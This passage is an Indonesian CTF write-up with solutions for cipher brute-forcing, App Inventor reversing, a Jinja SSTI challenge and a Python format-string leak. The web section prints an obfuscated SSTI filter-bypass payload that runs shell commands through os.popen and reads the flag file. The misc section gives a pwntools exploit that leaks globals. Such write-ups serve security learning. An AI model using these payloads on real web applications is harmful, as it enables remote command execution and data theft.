Pada challenge ini kita hanya perlu untuk bruteforce key (karena kombinasi key hanya sebanyak 256^2 atau 65536) dan reverse function yang ada.

Berikut solvernya:

```
from itertools import product

cycle = 5
block_size = 8
s1 = {
    0: 15,
    1: 2,
    2: 14,
    3: 0,
    4: 1,
    5: 3,
    6: 10,
    7: 6,
    8: 4,
    9: 11,
    10: 9,
    11: 7,
    12: 13,
    13: 12,
    14: 8,
    15: 5,
}
s2 = {
    0: 12,
    1: 8,
    2: 13,
    3: 6,
    4: 9,
    5: 1,
    6: 11,
    7: 14,
    8: 5,
    9: 10,
    10: 3,
    11: 4,
    12: 0,
    13: 15,
```

```

    14: 7,
    15: 2,
}
inv_s1 = {v: k for k, v in s1.items()}
inv_s2 = {v: k for k, v in s2.items()}

to_bin = lambda x, n=block_size: format(x, "b").zfill(n)
to_int = lambda x: int(x, 2)
to_chr = lambda x: "".join([chr(i) for i in x])
to_ord = lambda x: [ord(i) for i in x]
bin_join = lambda x, n=int(block_size / 2): (str(x[0]).zfill(n) +
str(x[1]).zfill(n))
bin_split = lambda x: (x[0 : int(block_size / 2)], x[int(block_size / 2)
:])
str_split = lambda x: [x[i : i + block_size] for i in range(0, len(x),
block_size)]
xor = lambda x, y: x ^ y

def inv_s(a, b):
    return inv_s1[a], inv_s2[b]

def inv_p(a):
    return a[5] + a[3] + a[1] + a[2] + a[7] + a[0] + a[4] + a[6]

def rnd_keys(k):
    return [
        k[i : i + int(block_size)] + k[0 : (i + block_size) - len(k)]
        for i in range(cycle)
    ]

def xkey(state, k):
    return [xor(state[i], k[i]) for i in range(len(state))]

def inv_en(c):
    decrypted = []
    for i in c:

```

```

        pe = to_bin(ord(i))
        s1, s2 = bin_split(inv_p(pe))
        a, b = inv_s(to_int(s1), to_int(s2))
        decrypted.append(
            to_int(bin_join((to_bin(a, block_size // 2), to_bin(b,
block_size // 2))))
        )
    return decrypted

def run(p, k):
    print("Plain => %s" % p)
    print("Key => %s" % k)
    keys = rnd_keys(k)
    print("Keys => %s" % keys)
    state = str_split(p)
    print("State => %s" % state)
    for b in range(len(state)):
        for i in range(cycle):
            rk = xkey(to_ord(state[b]), keys[i])
            print("Round %d => %s" % (i, rk))
            state[b] = to_chr(en(to_chr(rk)))
    print("State => %s" % state)
    return [ord(e) for es in state for e in es]

def run(c, k):
    state = str_split(to_chr(c))
    keys = rnd_keys(k)
    for b in range(len(state)):
        for i in range(cycle):
            rk = inv_en(state[b])
            # print("Round %d => %s" % (i, rk))
            state[b] = to_chr(xkey(rk, keys[i]))
    res = "".join(state)
    return res

enc = [
    8,
    167,


```

```
8,  
118,  
243,  
40,  
84,  
118,  
208,  
133,  
241,  
141,  
136,  
170,  
225,  
118,  
201,  
117,  
121,  
218,  
208,  
218,  
201,  
40,  
70,  
133,  
68,  
133,  
208,  
214,  
113,  
189,  
12,  
]  
for keys in product(range(256), repeat=2):  
    keys *= 4  
    res = run(enc, keys)  
    if res.startswith("ARA5{") and res.endswith("}"):   
        print(res.encode(), keys)  
        break
```

Flag: `ARA5{it51nd3ed45ubst1tui0n3n1gm4}`


Reverse Engineering

Blocks (22 ~ 342 pts)




Kami diberikan sebuah file `.aia`. Setelah searching tentang aia extension, dan ternyata extension tersebut merupakan project file dari MIT app inventor.

Pertama-tama kami coba extract dengan unzip, dan menemukan beberapa folder



Disitu terdapat file yang bernama **FlagChecker**, kami curiga kalau itu merupakan file algoritma yang di bikin dengan scratch.

Selanjutnya kami coba load file tersebut di app inventor, kami pun mendapatkan tampilan seperti ini




Selanjutnya karena kami tidak menemukan tempat di mana scratch di buat, kami pun melihat tutorialnya di youtube (ref:


[Tutorial membuat aplikasi dengan MIT App Inventor](#)).

Selanjutnya kami membuka algoritma (berbentuk scratch) yang ada di project tersebut dengan menekan tombol **Blocks** pada pojok kanan atas, dan kami masuk ke bagian di mana algoritma pada project tersebut berjalan, algoritma tersebut dibikin menggunakan scratch.

Writeup CTF - Netcomp



Selanjutnya ganti bagian dari `Screen1` ke `FlagChecker`, dan seperti ini tampilannya




Selanjutnya langsung saja xor semua flag nya yang terpisah.

Flag: `ARA5{baby_rev_using_mit!nv3nt0r_app_is_fun_or_not?}`

Web

Crystal Dealer (12~445)



Diberikan sebuah link website dan source code dari web tersebut. Kami mencoba untuk review source code yang diberikan dan terdapat beberapa kode yang vulnerable terhadap ssti(server site template injection) python, namun pada kode tersebut diberikan filter pada beberapa fungsi

```
restricted =  
["config","class","application","globals","getitem","import","popen","read"  
,"system","subclasses","init","items","query","self","base","_","/","shell"  
,"flag","cat","strings","builtins","eval","subprocess","stdout","for","IFS"  
,"getClass","communicate","options","id","dump","mro","filter","newInstance"  
,"iteritems","endfor"]
```

Setelah melakukan beberapa research untuk melakukan bypass pada filter tersebut kami menemukan payload yang cocok untuk bypass tersebut

Berikut payload yang digunakan untuk bypass character

'.', '_', '|join', '['', ']', 'mro' and 'base' :

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

Selanjutnya kami menggunakan concat operator untuk melakukan bypass pada nama fungsi seperti application > 'appli'+ 'cation'

Berikut untuk payload lengkapnya:

```
{{request|attr('applic'+ 'ation')|attr('\x5f\x5fglob'+ 'als\x5f\x5f')|attr('\x5f\x5fget'+ 'item\x5f\x5f')('\x5f\x5fbuil'+ 'tins\x5f\x5f')|attr('\x5f\x5fgeti'+ 'tem\x5f\x5f')('\x5f\x5fim'+ 'port\x5f\x5f')('o'+ 's')|attr('pop'+ 'en')('<command>')|attr('re'+ 'ad')()}}
```

Dengan payload tersebut kami melakukan command untuk list file dan folder pada path / dengan payload


1 POST / HTTP/1.1	36	</div>
2 Host: 103.152.242.68:10014	37	</div>
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0	38	<div class="form-group row">
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	39	<div class="container text-center">
5 Accept-Language: en-US,en;q=0.5	40	<h1 class="display-5 text-white">
6 Accept-Encoding: gzip, deflate, br	41	Hello, app
7 Content-Type: application/x-www-form-urlencoded	42	bin
8 Content-Length: 263	43	boot
9 Origin: http://103.152.242.68:10014	44	dev
10 Connection: close	45	etc
11 Referer: http://103.152.242.68:10014/	46	flag_h31s3NB3rG.txt
12 Upgrade-Insecure-Requests: 1	47	home
13	48	lib
14 name={{request attr('applic'+ 'ation') attr('\x5f\x5fglob'+ 'als\x5f\x5f') attr('\x5f\x5fget'+ 'item\x5f\x5f')('\x5f\x5fbuil'+ 'tins\x5f\x5f') attr('\x5f\x5fgeti'+ 'tem\x5f\x5f')('\x5f\x5fim'+ 'port\x5f\x5f')('o'+ 's') attr('pop'+ 'en')('<command>') attr('re'+ 'ad')()}}	49	lib32
15	50	lib64
16	51	libx32
	52	media
	53	mnt
	54	opt
	55	proc
	56	root
	57	run
	58	sbin
	59	srv
	60	sys
	61	tmp
	62	usr
	63	var

Terdapat file yang bernama flag_h31s3NB3rG.txt

Dengan payload tersebut kami melakukan inspect pada file tersebut dan kami mendapatkan flagnya

<pre> 3 name= 4 {(request attr('applic'+ 'ation')) attr('\x5f\x5fglob'+ 'als\x5 f\x5f') attr('\x5f\x5fget'+ 'item\x5f\x5f')('\x5f\x5fbuil'+ 't ins\x5f\x5f') attr('\x5f\x5fgeti'+ 'tem\x5f\x5f')('\x5f\x5fim '+'port\x5f\x5f')('o'+ 's') attr('pop'+ 'en')('ca'+ 't'+ ' \x2Ffl'+ 'ag\x5fh3ls3NB3rG.txt') attr('re'+ 'ad')} 5 6 </pre>	<pre> 34 <div class="col-sm-12 col-md-8 col-lg-6 mx-auto"> 35 <input type="submit" class="btn btn-primary btn-block" value ="Submit"> 36 </div> 37 </div> 38 <div class="form-group row"> 39 <div class="container text-center"> 40 <h1 class="display-5 text-white"> Hello, ARA5{You&#39;ve_SHOULdd_W4Tch_th3_S3riE5_NOW!_0x756af8} 41 42 ! 43 </h1> 44 </div> </pre>
---	--


Terdapat character html ketika dilakukan decode maka akan tampil plainteks dari flagnya



Flag: *ARA5{You've_SHOULdd_W4Tch_th3_S3riE5_NOW!_0x756af8}*

Misc

Bukan Pyjail (26 ~ 296 pts)



Kami diberikan file zip yang isinya merupakan source code dari chall tersebut. Saat kami buka, kami teringat dengan format vulnerable pada python, langsung saja kami buat payload nya karena challenge mirip dengan referensi kami (ref:

[/https://www.geeksforgeeks.org/vulnerability-in-str-format-in-python/](https://www.geeksforgeeks.org/vulnerability-in-str-format-in-python/))

Berikut solver kami:

```
from pwn import *

# nc -v 103.152.242.68 10061
HOST = "103.152.242.68"
PORT = 10061

io = remote(HOST, PORT)
```

```
payload = [  
  
b"{people_obj.__init__.__globals__[CONFIG][DATABASE][CREDENTIALS][DESCRIPTI  
ON][1]}",  
    b"{people_obj.description}",  
]  
  
for p in payload:  
    io.sendlineafter(b">>> ", p)  
    print(io.recvline())
```

Flag: *ARA5{f0rm4t_5tr1n955_vULN}*